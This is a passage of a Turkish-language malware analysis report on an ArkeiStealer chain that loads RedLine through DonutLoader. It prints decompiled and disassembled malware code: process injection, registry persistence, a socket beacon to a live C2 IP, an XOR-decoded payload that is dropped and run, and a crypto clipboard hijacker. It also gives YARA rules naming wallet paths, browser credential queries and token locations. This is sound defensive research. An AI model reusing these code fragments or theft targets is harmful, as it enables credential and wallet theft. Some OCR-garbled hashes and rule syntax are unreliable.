
Şekil 49- memcpy API ile ayrılan alana EXE'yi yazmaktadır.

Zararlı, içerisinde bulunan EXE'yi kendi belleği içinde ayırdığı alana memcpy fonksiyonu ile yazmaktadır. Yazdığı bu alandaki EXE'yi WriteProcessMemory API kullanarak **RegSvcs.exe** içerisine enjekte etmektedir.

```
012B6F46  .^ 72 98            jb 4ksoa92jsal.12B6EE0
012B6F48  >  33DB             xor ebx,ebx
012B6F4A  .  53               push ebx                         8 (*lpNumberOfBytesWritten)
012B6F4B  .  FF76 50          push dword ptr ds:[esi+50]       00CE000  (boyut)
012B6F4E  .  57               push edi                         00380000 (EXE'nin pointeri)
012B6F4F  .  FF75 FC          push dword ptr ss:[ebp-4]        00090000  (RegSvcs içerisinde allocate edilen alanın pointeri)
012B6F52  .  FF75 E4          push dword ptr ss:[ebp-1C]       64 (handle RegSvcs.exe)
012B6F55  .  FF55 D0          call dword ptr ss:[ebp-30]       WriteProcessMemory
012B6F58  .  85C0             test eax,eax
012B6F5A  .v 0F84 0C010000    je 4ksoa92jsal.12B706C
```


Şekil 50- WriteProcessMemory API ile yazılan EXE RegsvcS.exe içerisine enjekte edilmektedir.

Zararlı, VirtualProtectEx API kullanarak EXE'nin enjekte edildiği adrese ilgili izinleri vermektedir.



Şekil 51- EXE'ye RWX izinleri verilmektedir.

ResumeThread API çağrılarak **RegSvcs.exe** suspended moddan çalıştırılma moduna geçmektedir.



Şekil 52- Suspended modda olan EXE çalışma haline geçmektedir.

punpun.exe

Adı	punpun.exe
MD5	6ab97d095d94a0845307483ef2136e1a
SHA256	285c1a9c4a1f19367e52234b6fad45ee24b3f91e7a9bdc5270252e731ed9fb9c
Dosya Türü	PE32/EXE

Genel Bakış.

Zararlı ilk önce kendisini "**C:Users\\Username\\Appdata\\Microsoft\\punpun.exe**" olarak kaydetmektedir. Daha sonra socket bağlantısı açıp 79[.]137[.]196[.]121 IP adresine "AddUser:rawxdev" bilgisini göndermektedir ardından Socketi kapatmaktadır. Kendisini kayıt defteri içerisinde "**Bilgisayar\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**" dosyasına **oyasumi** olarak kaydetmektedir. Daha sonra sonsuz döngü içerisinde Clipboard üzerinden gelen stringlerin kıyaslanma durumuna göre Clipboarda ilgili veriyi yazar.

Detaylı Analiz

Zararlı kendisini "**C:Users\\Username\\Appdata\\Microsoft\\punpun.exe**" yoluna ve oyasumi adı ile Run'a kaydetmektedir.

```
SHAlloc(0xE9u);
v0 = GetModuleHandleW(0);
GetModuleFileNameA(v0, Filename, 0x103u);
SHGetFolderPathA(0, 26, 0, 0, pszPath);
sub_401AE0(pszPath, "\\Microsoft\\punpun.exe", (int)NewFileName);
result = (HINSTANCE)CopyFileA(Filename, NewFileName, 1);
if ( result )
{
  sub_401FD0(aAdduserRawxdev);
  Run_key = Run_path();
  RegOpenKeyExA(HKEY_CURRENT_USER, Run_key, 0, 0xF003Fu, &phkResult);
  RegSetValueExA(phkResult, "oyasumi", 0, 1u, (const BYTE *)NewFileName, 0x3Fu);
  RegCloseKey(phkResult);
  result = sub_401CB0();
```

*Şekil 53- Run içerisinde **"C:Users\\Username\\Appdata\\Microsoft\\punpun.exe" olarak kaydedilmektedir.***

Soket açılarak belirtilen IP adresine bağlanılmakta ve “Adduser:rawxdev” verisi yollanmaktadır.

```
 8  WSAStartup(2u, &WSAData);
 9  s = socket(2, 1, 0);
10  inet_pton(2, "79.137.196.121", &name.sa_data[2]);
11  name.sa_family = 2;
12  *(_WORD *)name.sa_data = htons(0x5D0u);
13  connect(s, &name, 16);
14  v1 = lstrlenA(lpString);
15  send(s, lpString, v1, 0);
16  closesocket(s);
17  return WSACleanup();
18 }
```

Şekil 54

Zararlı, encoded halde bulundurduğu PE32/EXE’yi decode ederek “**C:Users\\Username\\Appdata\\Microsoft\\Windows\\InfoDebug.exe**” adıyla oluşturur. ShellExecute ile bu uygulamayı çalıştırır.

```
SHGetFolderPathA(0, 26, 0, 0, pszPath);
for ( i = 0; i < 500600; ++i )
  byte_44D000[i] ^= 7u;
sub_401AE0(pszPath, "\\Microsoft\\Windows\\InfoDebug.exe", (int)FileName);
hObject = CreateFileA(FileName, 0x40000000u, 1u, 0, 1u, 0x80u, 0);
hModule = GetModuleHandleW(L"kernel32.dll");
WriteFile = (BOOL (__stdcall *)(HANDLE, LPCVOID, DWORD, LPDWORD, LPOVERLAPPED))GetProcAddress(hModule, "WriteFile");
WriteFile(hObject, byte_44D000, 500600, &v1, 0);
CloseHandle(hObject);
return ShellExecuteA(0, "open", FileName, 0, 0, 0);
}
```

Şekil 55- 7 ile xorlanmış EXE decrypt edilip çalıştırılmaktadır.

Son olarak Clipboard üzerindeki string verilerin uzunluğuna göre belirlediği fonksiyonları çalıştırarak Clipboarda ilgili veriyi yazdırmaktadır.

```
while ( 1 )
{
  lpString = (const CHAR *)sub_401ED0();
  if ( lpString )
  {
    if ( (unsigned __int8)sub_4013A0(lpString) )
      sub_401F30(String);
    if ( (unsigned __int8)sub_4013E0(lpString) )
      sub_401F30(a3p3srtmfbujyoi);
    if ( (unsigned __int8)sub_4012E0(lpString) )
      sub_401F30(aBc1qa4d68djgnr);
    if ( (unsigned __int8)sub_401340(lpString) )
      sub_401F30(aBc1qa4d68djgnr);
    if ( (unsigned __int8)sub_401000(lpString) )
      sub_401F30(a0xa12fa1fe97b3);
    if ( (unsigned __int8)sub_4016A0(lpString) )
      sub_401F30(a45pvtcfnko8cwb);
    if ( (unsigned __int8)sub_4016F0(lpString) )
      sub_401F30(a45pvtcfnko8cwb);
    if ( (unsigned __int8)sub_4014A0(lpString) )
      sub_401F30(aT1z7bfgcnnk3oq);
    if ( (unsigned __int8)sub_401230(lpString) )
      sub_401F30(aXvaa8kxxknvnvb);
```

```
if ( !OpenClipboard(0) )
  return 0;
hMem = GetClipboardData(1u);
if ( hMem )
{
  v1 = GlobalLock(hMem);
  if ( v1 )
  {
    GlobalUnlock(hMem);
    CloseClipboard();
    result = v1;
  }
  else
  {
    result = 0;
  }
}
else
```

Şekil 56- Clipboard üzerinden alınan verinin uzunluğuna göre fonksiyonları çalıştırmaktadır.

InfoDebug.exe

Adı	InfoDebug.exe
MD5	fbbd0ae4f12b4c659ec42b4791491a5f
SHA256	830e35f3a2eb8c01178a7af2d1b4b83cd00ca4c283117ad7598edd39cec0be77
Dosya Türü	PE32/EXE

Genel Bakış

Zararlı, **cpuid** komutu ile analiz ortamında olup olmadığını kontrol ederek analisti alakasız fonksiyonlara yönlendirmeyi ve analiz sürecini zorlaştırmayı hedeflemektedir. Aynı zamanda, bir sonraki stage geçişinin sağlandığı program akışında alakasız ve gereksiz fonksiyonların ardından bellekte RWX izinleri ile ayrılan alana shellcode yazılmakta ve çalıştırılmaktadır.

```
  v4 = xmmword_423D40;
  cpuid_fonk(&v4);
  if ( (SDWORD2(v4) & 0x80000000) == 0 )
  {
    sub_401000();
    sub_40F9C0(*argv);
  }
  else
  {
    sub_40F5B0();
  }
  return 0;
}
```


Şekil 57- cpuid ile cpu bilgisi almaktadır.

Stage-8

Adı	-
MD5	8c6b2f5a977a712da041e66f3189cdd4
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
Dosya Türü	PE32/EXE

Genel Bakış

API Hashing tekniğini kullanarak gizlediği API'leri çözümlemektedir. VirtualAlloc kullanılarak bellekte alan ayırmaktadır. Ayrılan alana memcpy ile **Stage-9** PE32/EXE yazdırmakta ve VirtualProtect ile RWX izni vermektedir. ShellExecuteA API ile EXE çalıştırılır.




Şekil 58- Shellcode, içerisinde bulunan PE32/EXE'yi 400000 başlangıç adresinde ayırdığı alana yazmaktadır.

Stage-9 (DonutLoader Varyant)

Adı	-
MD5	EPWhZhzGqbkAdpwJ8mK8c461yiP1Jrtco
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
Dosya Türü	PE32/EXE

Genel Bakış

Analiz sonucunda bu EXE'nin aslında DonutLoader, konumdan bağımsız VBScript, JScript, EXE, DLL ve .NET assembly dosyalarını memoryde çalıştırabilen açık kaynak kodlu bir uygulama olduğu ve başka bir PE32/EXE dosya yüklemek için kullanıldığı tespit edilmiştir. Analiz edilen dosya .NET assembly uygulamasıdır. SafeArrayCreate API'den sonra ayrılan alana EXE'yi yazmaktadır. Son olarak EXE'yi çalıştırarak kullanmaktadır.



Şekil 59- Ayrılan alana RedLine zararlısı yazılmaktadır.

Stage-10 (RedLine)

Adı	DotNet_asm.exe
MD5	7c256cc8f03f242b2d417d32e09205ee
SHA256	400a474842968a5386202a183f3b8914fadb567c035f2530241ebfc981032504
Dosya Türü	PE32/.NET Assembly

Genel Bakış

Analiz sonucunda **ArkeiStealer'ın DonutLoader'ı** kullanarak **RedlineStealer** zararlısını makineye yüklediği tespit edilmiştir. Zararlı, belirli ülkelerin tespitini yapıp o ülkelerde çalışmamaktadır. Aynı zamanda, **Stage-3** ile benzer şekilde Browser Cookie, Login Data, Crypto Wallet, ve System Info gibi verileri hedeflemektedir.

Listedeki ülkelerden birinde olması durumunda zararlı programı sonlandırmaktadır.

```
// Token: 0x0400003B RID: 59
private static readonly string[] RegionsCountry = new string[]
{
    "Armenia",
    "Azerbaijan",
    "Belarus",
    "Kazakhstan",
    "Kyrgyzstan",
    "Moldova",
    "Tajikistan",
    "Uzbekistan",
    "Ukraine",
    "Russia"
};
}
```

Şekil 60- Zararlı'nın çalışmadığı ülkeler.

YARA Kuralı

```
rule dTpdzgz1Ho.exe

{

strings:

        $str1="salilozadefutuzegapixevocahuloxihuwehefiveyaropi"

        $str2="birazupululowuvurerozag"

        $obs="VirtualProtect"

condition:

        $obs and  all of ($str*) or

        all of ($str*)

}
```

```
rulestealing_time : stage3

{

strings:

        $wallet1 = "\\Ethereum\\"

        $wallet2 = "\\Electrum\\wallets\\"

        $wallet3 = "\\Electrum-LTC\\wallets\\"

        $wallet4 = "\\Exodus\\exodus.wallet\\"

        $wallet5 = "\\ElectronCash\\wallets\\"

        $wallet6 = "\\MultiDoge\\"

        $wallet7 = "multidoge.wallet"

        $wallet8 = "\\jaxx\\Local Storage\\"

        $wallet9 = "\\atomic\\Local Storage\\leveldb\\"

        $wallet10 = "\\Binance\\"

        $wallet11 = "\\Coinomi\\Coinomi\\wallets\\"

        $wallet12 = "\\Monero\\"

        $wallet13 = "*.wallet"

        $wallet14 = "\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb\\"

        $wallet15 = "\\Daedalus Mainnet\\wallets\\"

        $wallet16 = "\\Blockstream\\Green\\wallets\\"

        $wallet17 = "\\WalletWasabi\\Client\\Wallets\\"
```

```
$ip1 = "t.me/myltgz”

$ip2 = "t.me/babyflz”

$ip3 = "t.me/slzsx”

$ip4 = "65.109.5.131”

$ip5 = "5.253.18.213”



$plugin1 = "ibnejdfjmmkpcnlpebklmnkoeoihofec"

$plugin2 = "nkbihfbeogaeaoehlefnkodbefgpgknn"

$plugin3 = "fhbohimaelbohpjbbldcngcnapndodjp"

$plugin4 = "ffnbelfdoeiohenkjibnmadjiehjhajb"

$plugin5 = "jbdaocneiiinmjbjlgalhcelgbejmnid"

$plugin6 = "afbcbjpbpfadlkmhmclhkeeodmamcflc"

$plugin7 = "hnfanknocfeofbddgcijnmhnfnkdnaad"

$plugin8 = "hpglfhgfnhbgpjdenjgmdgoeiappafln"

$plugin9 = "blnieiiffboillknjnepogjhkgnoapac"

$plugin10 = "cjelfplplebdjjenllpjcblmjkfcffne"

$plugin11 = "fihkakfobkmkjojpchpfgcmhfjnmnfpi"

$plugin12 = "knccchdigobghenbbaddojjnnaogfppfj"

$plugin13 = "amkmjjmmfldd ogmhpjloimipbofnfjih"

$plugin14 = "nlbmnnijcnlegkjjpcfjclmcfggfefdm"

$plugin15 = "nanjmdknhkinifnkgdcggcfnhdaammmj"

$plugin16 = "fnjhmkhhmkbjkkabndcnnogagogbneec"
```

```
$plugin17 = "cphhlgmgameodnhkjdmkpanlelnlohao"

$plugin18 = "nhnkbkgjikgcigadomkphalanndcapjk"

$plugin19 = "kpfopkelmapcoipemfendmdcghnegimn"

$plugin20= "aiifbnbfobpmeekipheeijimdpnlpgpp"

$plugin21 = "dmkamcknogkgcdfhhbddcghachkejeap"

$plugin22 = "fhmfendgdocmcbmfikdcogofphimnkno"

$plugin23 = "cnmamaachppnkjgnildpdmkaakejnhae"

$plugin24 = "jojhfeoedkpkglbfimdfabpdfjaoolaf"

$plugin25 = "flpiciilemghbmfalicajoolhkkenfel"

$plugin26 = "fnnegphlobjdpkhecapkijjdkgcjhkib"

$plugin27 = "aeachknmefphepccionboohckonoeemg"

$plugin28 = "cgeeodpfagjceefieflmdfphplkenlfk"

$plugin29 = "pdadjkfkgcafgbceimcpbkalnfnepbnk"

$plugin30 = "imloifkgjagghnncjkhggdhalmcnfklk"

$plugin31 = "acmacodkjbdgmoleebolmdjonilkdbch"

$plugin32 = "bfnaelmomeimhlpmgjnjophhpkkoljpa"

$plugin33 = "ejbalbakoplchlghecdalmeeeajnimhm"

$plugin34 = "odbfpeeihdkbihmopkbjmoonfanlbfcl"

$plugin35 = "fhilaheimglignddkjgofkcbgekhenbh"

$plugin36 = "mgffkfbidihjpoaomajlbgchddlicgpn"

$plugin37 = "aodkkagnadcbobfpggfnjeongemjbjca"

$plugin38 = "hmeobnfnfcmdkdcmlblgagmfpfboieaf"
```

```
$plugin39 = "lpfcbjknijpeeillifnkikgncikgfhdo"

$plugin40 = "dngmlblcodfobpdpecaadgfbcggfjfnm"

$plugin41 = "lpilbniiabackdjcionkobglmddfbcjo"

$plugin42 = "bhhhlbepdkbapadjdnnojkbgioiodbic"

$plugin43 = "dkdedlpgdmmkkfjabffeganieamfklkm"

$plugin44 = "hcflpincpppdclinealmandijcmnkbgn"



$cookie1 = "MicrosoftEdge\\Cookies"

$cookie2 = "\\Mozilla\\Firefox\\Profiles\\"

$cookie3 = "\\Moonchild Productions\\Pale Moon\\Profiles\\"

$cookie4 = "\\Google\\Chrome\\User Data\\"

$cookie5 = "\\Chromium\\User Data\\"

$cookie6 = "\\Amigo\\User Data\\"

$cookie7 = "\\Torch\\User Data\\"

$cookie8 = "\\Comodo\\Dragon\\User Data\\"

$cookie9 = "\\Epic Privacy Browser\\User Data\\"

$cookie10 = "\\CocCoc\\Browser\\User Data\\"

$cookie11 = "\\CocCoc\\Browser\\User Data\\"

$cookie12 = "\\CentBrowser\\User Data\\"

$cookie13 = "\\TorBro\\Profile\\"

$cookie14 = "\\Chedot\\User Data\\"
```

```
$cookie15 = "\\brave\\"

$cookie16 = "\\7Star\\7Star\\User Data\\"

$cookie17 = "\\Microsoft\\Edge\\User Data\\"

$cookie18 = "\\360Browser\\Browser\\User Data\\"

$cookie19 = "\\Tencent\\QQBrowser\\User Data\\"

$cookie20 = "\\Opera Software\\Opera Stable\\"

$cookie21 = "\\Opera GX Stable\\"

$cookie22 = "\\CryptoTab Browser\\User Data\\"

$cookie23 = "\\BraveSoftware\\Brave-Browser\\User Data\\"



$sql1 = "SELECT origin_url, username_value, password_value FROM logins"

$sql2 = "SELECT name, value FROM autofill"

$sql4 = "SELECT target_path, tab_url from downloads"

$sql5 = "SELECT url FROM urls"

$sql7 = "SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies"

$sql8 = "SELECT url FROM moz_places"

$sql9 = "SELECT fieldname, value FROM moz_formhistory"



$dc1 = "\\discord\\"

$dc3 = "Session Storage"

$dc4 = "Local Storage"

$dc5 = "leveldb"

$dc6 = "\\Soft\\Discord\\discord_tokens.txt"

$dc7 = "dQw4w9WgXcQ"
```

```
        $tb = "\\Thunderbird\\Profiles\\"



        $tg1 = "\\Telegram Desktop\\"

        $tg2 = "D877F783D5D3EF8C"

        $tg3 = "A7FDF864FBC10B77"

        $tg4 = "A92DAA6EA6F891F2"

        $tg5 = "F8806DD0C461824F"

        $tg6 = "\\Soft\\Telegram\\"



        $info = "\\information.txt"

condition:

        4 of ($wallet*) and 5 of ($plugin*) or

        5 of ($cookie*) and 3 of ($sql*) or

        3 of ($dc*) and 2 of ($tg*) and $tb

        2 of ($ip*) and $info or

}









rule stage4

{

strings:

        $str1 = "Area of Geometrical figures."
```

```
        $str2 = "Circumference of Geometrical figures."
        $str3 = "Find the Largest number among 3 numbers."
        $str4 = "Listen to your heart!"

        $str5 = "The circumference of Circle:"
        $str6 = "The circumference of Rectangle:"
        $str7 = "The circumference of triangle:"
        $str8 = "The circumference of square:"
condition:
        5 of ($str)
}
rule stage6
{
strings:
        $str1 = "\\Microsoft\\punpun.exe"
        $str2 = "AddUser:rawxdev"
        $str3 = "oyasumi"
        $str4 = "InfoDebug.exe"
        $ip = "79.137.196.121"
condition:
        2 of ($str*) and $ip
}
```

MITRE ATTACK TABLE

DefenseEvasion	Execution	CredentialAcces	Discovery	Collection	C&C	Exfliration
Debugger Evasion (T1622)	**Windows CommandShell** (T1059.003)	**Credentials from Web Browsers (**T1555.003)	**Query Registry** (T1012)	**Automated Collection** (T1119)	**Standard Encoding** (T1132.001)	**Exfiltration Over C2 Channel** (T1041)
Deobfuscate/ Decode Filesor Information (T1140)		**Password Managers** (T1555.005)	**System Information Discovery** (T1082)	**Archive Collected Data** (T1560)		
Portable Executable Injection (T1055.002)		**Steal Web Session Cookie** (T1539)		**Data from Local System** (T1005)		
				Browser Session Hijacking (T1185)		
				Screen Capture (T1113)		

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.
2. Kullanılan işletim sistemini güncel tutulmalıdır.
3. Kripto hesaplarda var ise iki adımlı doğrulama kullanılmalıdır.
4. Parmak izi şifreleme USB cihazları kullanılabilir.
5. Soğuk cüzdan gibi daha güvenilir kripto para saklama yöntemleri tercih edilmelidir.
6. Kullanılan uygulamalar güncel tutulmalıdır.
7. Bilinmeyen e-postaların ek dosyaları açılmamalıdır.
8. Güvenilir kaynaktan olmayan linklere tıklanmamalıdır.
9. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.

HAZIRLAYAN

Emre TÜRKYILMAZ

https://www.linkedin.com/in/emre-türkyılmaz/

Celal Doğan DURAN

https://tr.linkedin.com/in/celal-dogan-duran/